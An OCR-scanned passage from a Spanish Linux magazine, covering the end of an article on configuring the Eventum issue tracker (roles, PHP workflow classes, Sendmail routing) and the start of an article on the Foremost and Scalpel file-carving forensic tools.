- Edit Priorities *REQUIRED,*
- Edit Phone Support Categories *OPTIONAL,*
- Anonymous Reporting *OPTIONAL,*
- Edit Fields to display *OPTIONAL,*
- Edit Columns to display *OPTIONAL.*




Figura 6. Alta de nuevos usuarios en el proyecto «Customer Support Center»

Durante el proceso de creación de usuarios, como se recordará, uno de los aspectos a definir son los roles asignados a los mismos:

Viewer

Únicamente pueden conectarse, actualizar sus preferencias personales y visualizar las incidencias. Cualquier alteración de las incidencias gestionadas les está vetada.

Reporter

Considerados como usuarios finales; esto es, con capacidad para abrir incidencias, pero excluidos del proceso de solución de las mismas.

Customer

Es el rol más restrictivo, ya que puede abrir incidencias pero únicamente puede visualizar las incidencias abiertas por el mismo, teniendo incluso campos ocultos. Este rol está concebido para su adaptación posterior y requiere la utilización del API Customer.

Standard User

Los usuarios con este rol pueden participar en el ciclo de solución de las incidencias, acceder a foros y discusiones internas pero no pueden modificar ninguna opción de configuración.

Developer

Amplía las capacidadeacha, oks del rol de Standard User, pero con acceso a las capacidades de cronometraje, pudiendo enviar eventos (triggers) de recuerdo y cambiar el estado de una incidencia a Private, cosa que un usuario estándar no puede hacer.

Manager

Este rol otorga acceso a la casi totalidad de opciones de configuración, incluidas las listadas en la opción de «Áreas» dentro de la página de Administración.

Administrator

Es el rol equivalente al del superusuario Eventum. Los usuarios que detentan este rol, pueden ver una sección adicional de «Configuración» dentro del panel de ad-

ministración que cubre aspectos como la gestión de correo electrónico, creación de campos de cliente adicionales y otros.

La selección de los roles adecuados para los diferentes usuarios que forman parte de un proyecto Eventum de gestión de incidencias junto con la creación de flujos de trabajo o ciclos de vida (lifecycles), constituirán el último paso en la configuración y puesta en marcha de esta aplicación.

Programación de ciclos de vida de incidencias

El modelo por defecto de ciclo de vida representativo del flujo de trabajo de una incidencia puede alterarse según las necesidades de un proyecto concreto de una forma muy sencilla. Vamos a analizar tres sencillos ejemplos al respecto:

```
Feature Request
discovery -> killed(won't
fix,suspended,not fixable,duplicate)
|
requirements -> killed(as above)
|
implementation
|
testing
|
release(fixed)
Bug report
discovery - killed(not a bug,
wont fix, cant fix, duplicate, can't
reproduce)
|
requirements - killed(wont fix)
|
implementation
|
testing -> [maybe back to discovery
again ]
|
release(fixed)

Techsupport

discovery
|
testing -> [convert to bug report
if bug]
|
resolved(question answered,fixed)
```

Puede verse que en definitiva, un ciclo de vida en Eventum no es más que un diagrama de estados finito en el que aparecen los estados frente a las posibles alternativas de solución entre paréntesis.

Eventum proporciona una API destinada a proporcionar la funcionalidad necesaria para programar ciclos de trabajo específicos a un entorno o empresa. Como suele ser habitual en desarrollos OpenSource, la forma más eficaz de aprender consiste en proceder al estudio de los ejemplos proporcionados. Así, un ejemplo de extensión de

Listado 4. Descripcióe fichero class.my_wf.php

```
<?php
require_once(APP_INC_PATH . "workflow/class.abstract_
                              workflow_backend.php");
class <name>_Workflow_Backend extends Abstract_Workflow_Backend
{
    /** Funciones definidas para nuestro ciclo de vida **/
        function handleIssueUpdated($prj_id, $issue_id, $usr_id,
                          $old_details, $changes);
        function handleAssignment($prj_id, $issue_id, $usr_id);
        function handleAttachment($prj_id, $issue_id, $usr_id);
        ...
        function getIssueFieldsToDisplay($prj_id, $issue_id,
$location);

     /**************************************************/
}
```

Listado 5. Detalle de la función handleNewEmail

```
    /**
     * Called when a new message is recieved.
     *
     * @param   integer $prj_id The projectID
     * @param   integer $issue_id The ID of the issue.
     * @param   object $message An object containing the new email
     * @param   array $row The array of data that was inserted
               into the database.
     * @param   boolean $closing If we are closing the issue.
     */
    function handleNewEmail($prj_id, $issue_id, $message,
                                  $row = false, $closing = false)
    {
        echo "My Workflow for Linux+: New";
        if ($closing) {
            echo " closing";
        }
        echo " Email<br />\n";
    }
```

Acrónimos y abreviaturas

ALM	Application Lifecycle Management
API	Application Programming Interface
CLI	Command Line Interface
DSO	Dynamic Shared Object
FAQ	Frecuently Asked Questions
LAMP	Linux-Apache-MySQL-PHP




Figura 7. Gestión de grupos de usuarios en Eventum

la clase `Abstract_Workflow_Backend`, se encuentra en el directorio:

```
include/workflow/class.example.php
```

De este modo, podemos ilustrar el proceso a seguir para crear un nuevo flujo de trabajo mediante la sobrecarga. Para ello, creamos un fichero PHP con el nombre `class.<nombre>.php` en el directorio `include/workflow`. En nuestro caso vamos a crear el fichero `class.my_wf.php` cuyo contenido se detalla en el Listado 4.

Como ejemplo, la adaptación mediante sobrecarga de la función destinada a gestionar un nuevo envío de correo en nuestro flujo de trabajo sería tan simple como escribir el código detallado en el Listado 5.

Como puede comprobarse, cada una de las funciones a programar dentro de un flujo de trabajo, depende como mínimo de un identificador de proyecto (projID), por lo que posteriormente, es preciso asignar como administrador, la clase de flujo my_wf definida previamente a un proyecto Eventum concreto.

Configuración del correo mediante MTA Sendmail

Como colofón a este artículo, vamos a proceder a explicar los aspectos básicos de configuración de los servicios de correo electrónico de Eventum. Para ello, es necesario utilizar las siguientes opciones en el menú «General Setup» de la página «Administration».

- *Email Routing Interface: Enabled.*
- *Recipient Type Flag: [doesn't matter, choose any].*
- *Email Address Prefix: eventum_issues+*
- *Address Hostname: [the domain name of the email address issues should be sent to].*
- *Warn Users Whether They Can Send Emails to Issue: [doesn't matter, choose any].*

Como requisito previo, debemos asegurarnos que tenemos instalado el sistema de configuración de Sendmail para actualizar su configuración. En sistemas GNU/Linux que utilizan la distribución de paquetes RPM esto se puede verificar mediante el comando:

```
$ rpm -q sendmail-cf
sendmail-cf-8.14.2-4.fc9.i386
```

Además, si tenemos la base de datos de usuarios virtuales en Sendmail, debemos actualizar el fichero `/etc/mail/virtusertable` con la entrada:

```
eventum_issues@yourdomain.com
eventum_issues%3
```

Esta entrada debe estar compuesta por dos campos separados por tabuladores y no por espacios. Una vez hecho esto, es preciso reconstruir de nuevo la tabla de usuarios virtuales como superusuario mediante el comando:

```
# make -C /etc/mail
```

Con ello, se consigue redireccionar todos los correos resultantes de las incidencias eventum de la forma *eventum_issues+ddd@example.com* a una cuenta de correo denominada eventum_issues en nuestro servidor de correo, que puede ser consultada a fin de aumentar nuestro conocimiento sobre las




Figura 8. Modificación de preferencias de usuario

Figura 9. Website *http://www.php.net*

actividades involucradas en la resolución de incidencias.

Adicionalmente, si deseamos utilizar un mapeo de la dirección de correo *issue+xxx@example.com* a la dirección *mi_cuenta@example.com*, únicamente debemos añadir una entrada en el fichero */etc/mail/aliases* de la forma:

```
issue+*:  mi_cuenta
```

Esta configuración, de carácter básico, puede y debe ajustarse a las exigencias de los modelos de proyecto y flujos de trabajo que deseemos implantar para cubrir nuestras necesidades.

Conclusiones finales

De una forma esquemática, hemos intentado presentar la aplicación Eventum como una alternativa, ágil, económica y extremadamente adaptable para la gestión de incidencias de cualquier índole dentro del paradigma de aplicaciones LAMP (Linux-Apache-MySQL-PHP). Su gran potencia y versatilidad radica en el empleo de software Open-Source así como la existencia de un modelo de negocio ofertado por MySQL AB que permite a las empresas que lo necesiten, contar con una asistencia técnica.

Hay no obstante un aspecto sobre la selección del idioma en la aplicación a lo largo de este artículo. A fin de facilitar la comprensión de la terminología usada en la gestión de incidencias, me he tomado la libertad de utilizar por defecto la terminología original de los autores, naturalmente en inglés. No obstante, y como ya hemos explicado, Eventum no solamente permite trabajar con caracteres multibyte para dar cobertura a otros idiomas ajenos al nuestro, sino que desde el lado cliente, cada usuario tiene la potestad de seleccionar su idioma de trabajo.

Debido a los límites de este artículo, hemos omitido la explicación de capacidades adicionales como la posibilidad de implementar un foro donde publicar FAQs internas, generación avanzada de informes así como la programación mediante el API de Eventum. No obstante y a pesar del estado incipiente en el que se encuentra la documentación de Eventum en el momento actual, animamos a los usuarios interesados a participar en su actualización.

En la red

- *http://www.php.net*
  PHP Main Site,
- http://www.apache.org
  The Apache Project Site,
- *http://www.mysql.org*
  MySQL Main Site,
- *http://www.software-pointers.com/en-defecttracking-tools.html*
  Directorio herramientas gestión de incidencias.


Sobre el autor

José B. Alós es administrador de sistemas especializado en SunOS 5.x/HP-UX/AIX desde 1999 de la mano de EDS, desarrollando su trabajo en Telefónica de España, S. A. U. y lleva trabajando con sistemas GNU/Linux desde los tiempos del núcleo 1.2.13. Ha sido profesor de la Universidad de Zaragoza. Está especializado en sistemas de Alta Disponibilidad y posee un doctorado en Ingeniería Nuclear.

Foremost & Scalpel:
Herramientas de recuperación de archivos

Alonso Eduardo Caballero Quezada

Foremost & Scalpel son dos programas open source basados en GNU/Linux para recuperación de archivos eliminados. Scalpel está basado originalmente en Foremost, sin embargo es significativamente más eficiente que éste. Ambos programas utilizan un archivo de configuración para especificar las cabeceras y pies de los tipos de archivos a recuperar, permitiendo buscar en la mayoría de datos sin preocuparse en el formato.



En el presente artículo se expondrá el "tallado de archivos" o *File Carving*, la descripción de las principales herramientas disponibles que existen y algunas aplicaciones prácticas.

Tallado de Archivos (File Carving)

File Carving o en español "Tallado de archivo", o algunas veces simplemente denominado "tallado", es la práctica de buscar en una entrada por archivos u otro tipo de objetos basado en el contenido, en lugar de los metadatos; se debe recordar que los metadatos no son nada más que datos sobre datos y que juegan importantes roles en cómputo forense. El tallado de archivos es una poderosa herramienta para recuperar archivos o fragmentos de archivos cuando las entradas están dañadas o perdidas, como puede ser el caso de archivos antiguos que han sido eliminados o cuando se realiza un análisis sobre un medio dañado. El tallado de la memoria es una herramienta útil para analizar la memoria virtual y física cuando las estructuras de la memoria son desconocidas.

Como se ha mencionado, el tallado de archivos se refiere a la habilidad de recuperar archivos desde un medio el cual puede o no ser de un sistema de archivos reconocido. Se referencia de manera común a la extracción de archivos desde el espacio sin asignar o espacio de holgura de un sistema de archivos dado. Los archivos son espacio en disco asignados en varios bloques del sistema de archivos. El espacio de holgura se refiere al espacio sin utilizar dentro del último bloque asignado al archivo. Este espacio cae entre el último byte de datos del archivo y el final del bloque asociado a éste. De esta manera debido a que los archivos no terminan exactamente en los límites de un bloque, éste excede el espacio que puede ser utilizado para almacenar datos en el sistema de archivos.

Los programas de tallado de archivos leen una base de datos de cabeceras y pies, los cuales son cadenas de bytes en desplazamientos predecibles, y buscan una o más imágenes de disco objetivos por ocurrencias de las cabeceras y pies. El objetivo es identificar las ubicaciones de inicio y final de archivos en la imagen del disco y tallar (copiar) secuencias de bytes en archivos regulares.

Muchos programas de tallado tienen la opción para buscar solamente cerca o en los límites donde se encuentran




Figura 1. Ejecución de Foremost

las cabeceras. Sin embargo, buscando en la entrada completa se pueden encontrar archivos que han sido incorporados a otros archivos, tales como JPEGs que han sido incorporados en documentos Microsoft Word. Esto puede ser considerado una ventaja y una desventaja, dependiendo de las circunstancias. En la actualidad la mayoría de programas de tallado recuperan archivos que son contiguos sobre el medio.

Siguiendo las buenas prácticas del cómputo forense, el tallado de archivos debe de realizarse en una imagen de un disco, en lugar del disco original. El tallado de archivos es una técnica especialmente poderosa debido a que los archivos pueden ser recuperados desde imágenes en bruto de discos, sin relación al tipo de sistema de archivos.

El tallado de archivos es un aspecto esencial del cómputo forense y es un área un poco descuidada en el desarrollo de nuevas herramientas forenses. El tallado de archivos tienen un gran impacto en los casos de cómputo forense debido a que añade flexibilidad al ser capaz de diseccionar la información almacenada independientemente de cualquier estructura subyacente del sistema de archivos.

Antes de presentar dos importantes programas para el tallado de archivos, creo conveniente detallar el tema referente al formato de archivo.

Formato de Archivo

Un formato de archivo es una manera particular en que la información es codificada en un archivo para el almacenamiento en una computadora.

Algunos formatos de archivos están diseñados para almacenar un orden muy particular de datos: el formato JPEG, por ejemplo está diseñado sólo para almacenar imágenes fotográficas estáticas. Otros formatos de archivos, sin embargo, están diseñados para almacenar diferentes tipos de datos: el formato GIF soporta imágenes y animaciones simples, y el formato Quicktime puede actuar como un contenedor para diferentes tipos de multimedia. Un archivo de texto es simplemente aquel en donde almacena algún texto, en un formato tal como ASCII o UTF-8, con pocos o ningún carácter de control. Algunos formatos como HTML, o el código fuente de algunos lenguajes de programación particulares, son de hecho también archivos de texto, pero añaden reglas más específicas, las cuales permiten que éstos sean utilizados para propósitos específicos.

La mayoría de formato de archivos, incluyendo algunos de los más conocidos, tienen un documento de especificación publicado (algunas veces con una referencia de implementación), éste describe de manera exacta cómo son codificados los datos, y cuales pueden ser utilizados para determinar si un programa particular trata de manera correcta o no un formato de archivo particular. Existen sin embargo dos razones para las que no siempre se da el caso. La primera es que algunos desarrolladores de formato de archivos ven sus documentos de especificación como secretos comerciales, y por lo tanto no lo liberan al público. Segundo, algunos desarrolladores de formato de archivos, nunca dedican tiempo para escribir un documento de especificación separado; sino que, el formato es definido de manera implícita, a través de programas que manipulan datos en el formato.

En la parte correspondiente a las referencias del presente artículo, se puede ubicar un enlace donde se pueden obtener los documentos de especificación para los diferentes formato de archivos.

Identificando el formato del archivo

Un método popular utilizado por muchos sistemas operativos es determinar el formato del archivo en base a la sección del nombre que está a continuación del punto. Esta porción del nombre de archivo es conocido como la extensión del archivo. Pero en el tema forense sabemos que esto no es confiable.

Una segunda manera de identificar el formato de un archivo está relacionada a la información almacenada del formato dentro del archivo mismo. Usualmente tal información es escrita en una (o más) cadenas binarias con etiquetas o texto en bruto colocados de manera fija, en ubicaciones específicas dentro del archivo. Debido a que el lugar más fácil para ubicarlos es en el inicio, tal área se denomina usualmente la cabecera del archivo, cuando es superior a unos pocos bytes o un número mágico si es solo de unos pocos bytes de longitud.

Primero que nada, los metadatos contenidos en la cabecera del archivo no son almacenados necesariamente sólo al inicio de és-




Figura 2. Parte final del archivo *audit.txt* generado por Foremost

```
root@reydes: [illegible]tools/forensics/caso_hd_003
Archivo  Editar  Ver  Terminal  Ayuda
root@reydes:[illegible]tools/forensics/caso_hd_003# scalpel -c ../scalpel-1.60/
scalpel.conf hd_caso_003.dd -o [illegible]/salidas/scalpel/
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.69.

Opening target "[illegible]tools/forensics/caso_hd_003/hd_caso_003.dd"

Image file pass 1/2.
hd_caso_003.dd: 100.0% |*******************************|    3.0 GB    00:00 ETA
Allocating work queues...
Work queues allocation complete. Building carve lists...
Carve lists built.  Workload:
jpg with header "\xff\xd8\xff\xe0\x00\x10" and footer "\xff\xd9" --> 4038 files
Carving files from image.
Image file pass 2/2.
hd_caso_003.dd: 100.0% |*******************************|    3.0 GB    00:00 ETA
Processing of image file complete. Cleaning up...
Done.
Scalpel is done, files carved = 4038, elapsed = 133 seconds.
root@reydes:[illegible]tools/forensics/caso_hd_003#
```

Figura 3. Ejecución de Scalpel

te, pueden estar presentes también en otras áreas, con frecuencia incluyendo el final del archivo. Archivos que se basan en caracteres (texto) tienen cabeceras comprensibles por humanos basadas en caracteres, mientras que los formatos binarios usualmente tienen la característica de cabeceras binarias, aunque esto no es un regla: la cabecera de archivo comprensible por un humano puede requerir más bytes, pero es fácilmente discernible con editores de texto simple o hexadecimales. Las cabeceras de los archivos pueden no solamente contener la información requerida por los algoritmos para identificar únicamente el formato del archivo, también metadatos reales sobre el archivo y su contenido. Tales metadatos pueden ser utilizados por un programa lector o intérprete de archivos, ya sea durante el proceso de carga o después de éste, pero también puede ser utilizado por el sistema operativo para capturar de manera rápida información del archivo sin cargarlo completamente en memoria.

Las desventajas de las cabeceras del archivo como método de identificación del formato del archivo son al menos dos. El primero, al menos algunos bloques (iniciales) del archivo necesitan ser leídos para poder obtener tal información; éstos pueden pueden estar fragmentados en diferentes ubicaciones en el mismo medio de almacenamiento, lo cual requiere más tiempo de búsqueda y de E/S, lo cual es especialmente malo para la identificación de grandes cantidades de archivos juntos (como navegar visualmente dentro de una carpeta con miles o más archivos y discernir iconos o miniaturas de todos ellos para visualizar). Segundo, si la cabecera es dificilmente codificada en binario (es decir la cabecera por sí misma está sujeta a una interpretación no trivial a fin de ser reconocida), especialmente para proteger bien el contenido de los metadatos, ya que existe algún riesgo de que el formato de archivo sea mal interpretado a primera vista, o incluso mal escrito en la fuente, resultando algunas veces en metadatos corruptos (lo cual, en casos extremadamente graves, podría hacer el archivo ilegible).

A continuación se detallan las dos herramientas más reconocidas para realizar File Carving o tallado de archivos.

Foremost

Foremost es un programa en consola para recuperar archivos en base a sus cabeceras, pies, y estructuras internas de datos. Este proceso de manera común se referencia como tallado de datos.

Foremost ha sido desarrollado por Jesse Kornblum y Kris Kendall cuando servían en la *Air Force Office of Special Investigations*. Originalmente se diseñó para imitar la funcionalidad del programa basado en DOS *carvthis* del *Defense Computer Forensics Laboratory*, y éste ganó popularidad entre los investigadores de la Fuerza Aérea, y eventualmente fue distribuido al público general. Se publicó en el año 2000, y su más importante actualización se liberó en 2005 cuando Nick Mikus se unió al proyecto.

Foremost trabaja leyendo en la memoria una porción del medio o imagen del medio; tales como los que se generan con dd, Safeback, EnCase, etc. Foremost realiza todas las operaciones de tallado durante una pasada "simple" sobre la imagen del disco, leyendo la imagen del disco en trozos (el tamaño por defecto es 10MB). Cuando Foremost descubre una cabecera en el trozo actual, determina si el trozo actual contiene datos suficientes más allá de la cabecera para acomodar el tamaño máximo de tallado para algún tipo de archivo. Si no, se realiza una lectura adicional en disco para construir en memoria un buffer, la cabecera y suficientes datos para acomodar el tamaño de tallado máximo para algún tipo de archivo. Si el tipo de archivo correspondiente a la cabecera tiene un pie definido, se realiza una búsqueda para descubrir el pie correspondiente en el buffer. Si es encontrado el pie, la porción del buffer entre la cabecera y el pie es escrito a un archivo y la operación de tallado para este archivo se completa. Para tipos de archivos con un pie no definido, se escribe el buffer completo. Una vez que la operación de tallado es completada, el buffer es descartado y el procesamiento continua de manera secuencial solamente desde la posición de la cabecera descubierta.

Las cabeceras y pies pueden ser especificados por un archivo de configuración o se puede utilizar la línea de comando para especificar tipos de archivos incorporados. Estos tipos de archivos incorporados miran las estructuras de datos de un formato de archivo dado, lo cual permite una recuperación más confiable y rápida. Finalmente se debe mencionar que debido a dificultades de programación,

```
root@reydes: [illegible]salidas/scalpel
Archivo  Editar  Ver  Terminal  Ayuda
00004009.jpg   3114429358   NO   1197   hd_caso_
003.dd
00004008.jpg   3114428928   NO   1627   hd_caso_
003.dd
00004031.jpg   3129285518   NO    623   hd_caso_
003.dd
00004030.jpg   3129285120   NO   1021   hd_caso_
003.dd
00004037.jpg   3153185280   NO   1278   hd_caso_
003.dd
00004036.jpg   3152350156   NO   2517   hd_caso_
003.dd
00004035.jpg   3152349696   NO   2977   hd_caso_
003.dd
00004034.jpg   3152341504   NO   4392   hd_caso_
003.dd
00004033.jpg   3152329676   NO   2823   hd_caso_
003.dd
00004032.jpg   3152329216   NO   3283   hd_caso_
003.dd

Completed at [illegible] 22:26:35 2009
```

Figura 4. Parte final del archivo *audit.txt* generado por Scalpel




Figura 5. Archivo *audit.txt* con Foremost

foremost está limitado a procesar archivos menores de 2GB.

Instalación de Foremost

Foremost puede ser obtenido desde su página oficial, listada en la sección Referencias del presente artículo; la versión más reciente es la 1.5.6. Se procede a su descarga e instalación.

```
# wget http://foremost.
sourceforge.net/pkg/foremost-
1.5.6.tar.gz
# tar xzvf foremost-1.5.6.tar.gz
# cd foremost-1.5.6
# less README (Sugiero siempre su
lectura)
# make
# make install
```

El formato del archivo de configuración de Foremost

El archivo de configuración es utilizado para controlar qué tipos de archivos buscará Foremost. Un ejemplo del archivo de configuración por defecto *foremost.conf*, se incluye con esta distribución. Para cada tipo de archivo, el archivo de configuración describe la extensión del archivo, la cabecera y pie sensibles a mayúsculas, el tamaño máximo del archivo, además de la cabecera y pie del archivo. El campo del pie es opcional, pero no lo son, la cabecera, el tamaño, la sensibilidad de mayúsculas, y extensión.

Cualquier línea que inicie con un "#" es considerada un comentario y es ignorado. Por lo tanto para evitar un tipo de archivo solamente se debe colocar un "#" al inicio de la línea.

Las cabeceras y pies son decodificadas antes de ser utilizadas. Para especificar un valor en hexadecimal se debe utilizar \x[0-f][0-f], y para utilizar octal \[1-9][1-9][1-9]. Los espacios pueden ser representados por \s. Por ejemplo: "\x4F\123\IsCCI" se decodifica a "OSI CCI". Para coincidir cualquier carácter simplemente se utiliza un "?"(a.k.a. un comodín). Si se necesitara buscar el carácter "?", es necesario cambiar la línea "comodín" y cada ocurrencia del antiguo carácter comodín en el archivo de configuración. No se debe de olvidar que los valores hexadecimal y octal de "?"es igual a 0x3F y \063.

Si se desea extraer archivos sin una extensión se debe ingresar el valor "NONE", en la columna de la extensión (nota: se puede cambiar este valor de esta opción "no suffix" configurando la variable FOREMOST_NOEXTENSION_SUFFIX en el archivo *foremost.h* y procediendo a compilar nuevamente).

La opción ASCII extraerá todos los caracteres ASCII que pueden imprimirse antes y después de la palabra clave proporcionada.

La palabra clave NEXT después de un pie instruye a Foremost a buscar hacia adelante datos que inicien con la cabecera proporcionada. Los datos del pie no son incluidas en la salida. Los datos en el pie, cuando son utilizados con la palabra clave NEXT permiten efectivamente la búsqueda de datos que se sabe con seguridad no deben estar en el archivo de salida. Este método por ejemplo permite que se busquen dos cabeceras de "inicio" en un documento que no tiene un buen pie final y no se puede decir exactamente, cual pie es, pero se conoce que si se ve otra cabecera, ésto puede finalizar la búsqueda y se escribirá un archivo de salida.

A continuación un conjunto de ejemplo de cabeceras y pies:

```
# Extensión / Sen-Mayúsculas /
  Tamaño / Cabecera / Pie
# GIF and JPG files (very common)
# (NOTE THESE FORMATS HAVE
   BUILTIN EXTRACTION FUNCTION)
   gif  y  155000000
   \x47\x49\x46\x38\x37\x61
